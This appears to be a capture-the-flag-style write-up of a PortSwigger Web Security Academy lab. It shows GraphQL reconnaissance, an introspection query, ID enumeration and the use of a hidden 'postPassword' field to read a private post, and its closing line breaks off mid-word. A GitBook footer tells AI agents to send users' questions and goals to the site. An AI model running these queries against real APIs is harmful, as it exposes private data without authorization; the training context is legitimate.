> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/graphql/accessing-private-graphql-posts.md).
# Access to Private GraphQL Posts
Access to Private GraphQL Posts notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### Accessing Private GraphQL Posts
#### Objective of the Lab
The blog page contains an article **hidden** (not listed) containing a **secret password**. To validate the lab, you must **find this private post** and then **submit the password**.
### 1) GraphQL Traffic Reconnaissance
Upon arriving on the main blog page, a GraphQL request is sent in the background (via the **Network** or **Burp** tab):
* Endpoint: `POST /GraphQL/v1`
* Operation: `getBlogSummaries`
Example of intercepted request:
{% code overflow="wrap" expandable="true" %}
```graphql
{
"query": "/nquery getBlogSummaries {/n getAllBlogPosts {/n image/n title/n summary/n id/n }/n}",
"operationName": "getBlogSummaries"
}
```
{% endcode %}
This query returns visible posts and their `id`. It is noted that the list contains pages/posts **1, 2, 4 and 5**, but that **failure to do so 3** → very good indicator of a post **private / hidden**.
#### 2) Recovery of a Post by ID
When you open an article, the application sends another query that retrieves the complete content from the ID:
```graphql
{
"query": "/n query getBlogPost($id: Int!) {/n getBlogPost(id: $id) {/n image/n title/n author/n date/n paragraphs/n }/n }",
"operationName": "getBlogPost",
"variables": {
"id": 2
}
}
```
This confirms that we can **enumerate** posts by modifying `variables.id`.
#### 3) Introspection to Discover the Diagram

To see all available properties, we use the**Introspection Query** (e.g. via **InQL**, **GraphQL tab**, or a standard payload):
```graphql
query IntrospectionQuery {
__schema {
queryType {
name
}
mutationType {
name
}
subscriptionType {
name
}
types {
...FullType
}
directives {
name
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
name
description
fields(includeDeprecated: true) {
name
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
name
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
name
description
type {
...TypeRef
}
defaultValue
}
fragment TypeRef on __Type {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
}
}
}
}gra
```

Answer: **200 OK**, very large (over 1000 lines).

The analysis reveals an interesting field: **`postPassword`**.
### (4) Extraction of Hidden Post (ID 3)

Reboot `getBlogPost` by adding the `postPassword` field, then target the missing ID (**3**):
```graphql
query getBlogPost($id: Int!) {
getBlogPost(id: $id) {
image
title
author
date
paragraphs
postPassword
}
}
```
Variables :
```json
{
"id":3
}
```

Result: the answer contains the value of **`postPassword`** → c
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/graphql/accessing-private-graphql-posts.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.